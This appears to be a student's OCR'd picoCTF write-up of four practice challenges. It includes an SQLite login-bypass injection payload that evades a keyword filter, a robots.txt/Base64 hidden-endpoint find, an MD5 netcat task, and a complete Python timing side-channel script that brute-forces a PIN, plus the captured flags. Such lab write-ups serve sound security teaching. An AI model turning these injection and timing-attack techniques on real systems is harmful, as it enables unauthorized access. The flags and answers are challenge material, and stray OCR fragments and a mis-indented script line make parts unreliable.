
Plot Orientation: Horizontal (Y-Up)
Diameter Mode (Lathe)

Question 4: https://play.picoctf.org/practice/challenge/128

- A link to a website is provided which we have to exploit using SQL injection to reveal the flag



- We know that the username is 'admin' , but a bunch of filter words are provided which when entered in as username will be filtered and 'admin' is also a filter words.
- So, we have to find a way to pass admin to the SQL query running in the background without explicitly typing 'admin'.
- We use the concatenation (||) in SQL to achieve this. When we type ad'||'min username it will be evaluated as 'admin'.
- In the password field we enter 'a' GLOB *. GLOB is an operator in SQL that checks if a pattern exists. Assuming that a is not the password then the first condition will evaluate to 0. Then the query becomes 0 GLOB *. '*' means everything, so the result will always be True, no matter what the password it
- After successfully logging in we get the key in another website which is also provided in the question




```
SELECT username, password FROM users WHERE username='ad'||'min' AND password='a' GLOB '*'
```

Filtered SQLite Injection Challenge #3

Congrats! You won! Check out filter.php

Username
Password
SIGN IN
Rectangular Region
A screenshot was saved as 'Screenshot_20251211_132941.png' to your Pictures folder.
Annotate




```php
<?php
session_start();

if (!isset($_SESSION["winner3"])) {
    $_SESSION["winner3"] = 0;
}
$win = $_SESSION["winner3"];
$view = ($_SERVER["PHP_SELF"] == "/filter.php");

if ($win === 0) {
    $filter = array("or", "and", "true", "false", "union", "like", "=", ">", "<", ";", "--", "/*", "*/", "admin");
    if ($view) {
        echo "Filters: ".implode(" ", $filter)."<br/>";
    }
} else if ($win === 1) {
    if ($view) {
        highlight_file("filter.php");
    }
    $_SESSION["winner3"] = 0;        // <- Don't refresh!
} else {
    $_SESSION["winner3"] = 0;
}

// picoCTF{k3ep_1t_sh0rt_6fdd78c92c7f26a10acd3ece176dea4d}
?>
```

Rectangular Region
A screenshot was saved as 'Screenshot_20251211_132948.png' to your Pictures folder.
Annotate

Question 5: https://play.picoctf.org/practice/challenge/243

- A netcat command is provided in the question. When we run command in the terminal it asks us to enter the MD5 hash of some strings, which we can go to the website https://www.md5hashgenerator.com/ and find the required hash.
- When all the hashes are given the flag is revealed.



HashingJobApp

Easy · General Skills · Beginner picoMini 2022 · hashing · nc · shell · Python

AUTHOR: LT 'SYREAL' JONES

Description

If you want to hash with the best, beat this test!

`nc saturn.picoctf.net 49401`

This challenge launches an instance on demand.

Its current status is: RUNNING

Instance Time Remaining:

14:38

Hints

Press Ctrl and c on your keyboard to close your connection and return to the command prompt.

55,115 users solved


80% Liked


picoCTF{4ppl1c4710n_r3c31v3d_bf2ceb02}

```
dhanish@dhanish-dellg155530:~$ nc saturn.picoctf.net 49401
Please md5 hash the text between quotes, excluding the quotes: 'clowns'
Answer:
f9b12092c70ec2d9ae6d9ff68b061b27
f9b12092c70ec2d9ae6d9ff68b061b27
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'bull fight'
Answer:
90cbcc52b2b4096a837838cbbc33b906
90cbcc52b2b4096a837838cbbc33b906
Incorrect. Try again?
Answer:
87cc16b261803de4f24debfd23119443
87cc16b261803de4f24debfd23119443
Correct.
Please md5 hash the text between quotes, excluding the quotes: 'baby showers'
Answer:
2c236af2a631160e18ec35119418c5ff
2c236af2a631160e18ec35119418c5ff
Correct.
picoCTF{4ppl1c4710n_r3c31v3d_bf2ceb02}
```

Question 6: https://play.picoctf.org/practice/challenge/291


- The question contains a link to a website in which the flag is hidden
- In web exploitation CTF challenges it is a general rule to check robots.txt for valuable information
- When we check robots.txt we find a Base64 encoded string
- When this string is decrypted it gives another endpoint. When we visit that endpoint we find the flag





http://saturn.picoctf.net:58138/robots.txt

```
User-agent *
Disallow: /cgi-bin/
Think you have seen your flag or want to keep looking.

ZmxhZzEudHh0:anMvbXlmaW
anMvbXlmaWxlLnR4dA==
svssshjweuiwl;oiho.bsvdaslejg
Disallow: /wp-admin/
```




https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%20/%3D',true,false)&input=YW5NdmJYbG1hV3hsTG5SNGRBPT0K

Recipe: From Base64
Alphabet: A-Za-z0-9 /=
[✓ Remove non-alphabet chars]
Strict mode

Input
```
anMvbXlmaWxlLnR4dA==
```

Output
```
js/myfile.txt
```




http://saturn.picoctf.net:58138/js/myfile.txt

```
picoCTF{Who_D03sN7_L1k5_90B0T5_032f1c2b}
```


Question 7: https://play.picoctf.org/practice/challenge/298

- A pin checker program is given. We have to brute force the pin by using a techniques called Timing Side Channel attack
- Timing Side Channel attack: This vulnerability accurs when developers write code that checks password character by character and stops when it encounters the first chracter mismatch. For example if the correct pin is 2478 and attacker guesses 1000 then the code returns wrong after comparing the first character. Next the attacker tries the code 2000, this time also it returns wrong but it took slightly longer because the program compared the first character, it was correct then it moved to the next character.
- By exploiting this vulnerability the pin can easily be guessed. We write a python script to measure the time differences which are often in nanoseconds and guess the pin

```
import subprocess
import time
import sys

BINARY_PATH = "./pin_checker"
PIN_LENGTH = 8

def check_pin(pin_attempt):

    start_time = time.perf_counter()

    process = subprocess.Popen(
        [BINARY_PATH],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True
    )
    stdout, stderr = process.communicate(input=pin_attempt + "\n")
    end_time = time.perf_counter()
    return end_time - start_time, stdout
def solve():
    current_pin = ""
    print(f"[*] Starting Timing Attack on {BINARY_PATH}...")
    for i in range(PIN_LENGTH):
        max_time = 0
        best_digit = None
        for digit in range(10):
            d_str = str(digit)
                 candidate = current_pin + d_str + ("0" * (PIN_LENGTH - 1 -
len(current_pin)))
            total_duration = 0
            runs = 10
            for _ in range(runs):
                duration, output = check_pin(candidate)
                total_duration += duration
            avg_duration = total_duration / runs
            if avg_duration > max_time:
                max_time = avg_duration
                best_digit = d_str



        if best_digit:
            current_pin += best_digit
            print(f"[{i+1}/{PIN_LENGTH}] Found digit: {best_digit} | PIN so far: 
{current_pin}")
        else:
            print("[-] Failed to find a statistically significant digit.")
            sys.exit(1)
    print(f"\n[+] PIN FOUND: {current_pin}")
    print("[*] Submitting final PIN to get flag...")
    _, final_output = check_pin(current_pin)
    print(final_output)

if __name__ == "__main__":
    solve()
```



```
dhanish@dhanish-dellg155530:~/Desktop$ python3 solve.py
[*] Starting Timing Attack on ./pin_checker...
[1/8] Found digit: 4 | PIN so far: 4
[2/8] Found digit: 8 | PIN so far: 48
[3/8] Found digit: 3 | PIN so far: 483
[4/8] Found digit: 9 | PIN so far: 4839
[5/8] Found digit: 0 | PIN so far: 48390
[6/8] Found digit: 5 | PIN so far: 483905
[7/8] Found digit: 1 | PIN so far: 4839051
[8/8] Found digit: 3 | PIN so far: 48390513

[+] PIN FOUND: 48390513
[*] Submitting final PIN to get flag...
Please enter your 8-digit PIN code:
8
Checking PIN...
Access granted. You may use your PIN to log into the master server.

dhanish@dhanish-dellg155530:~/Desktop$ 
```



```
dhanish@dhanish-dellg155530:~/Desktop$ ./pin_checker
Please enter your 8-digit PIN code:
48390513
8
Checking PIN...
Access granted. You may use your PIN to log into the master server.
dhanish@dhanish-dellg155530:~/Desktop$ nc saturn.picoctf.net 63928
Verifying that you are a human...
Please enter the master PIN code:
48390513
Password correct. Here's your flag:
picoCTF{t1m1ng_4tt4ck_914c5ec3}
```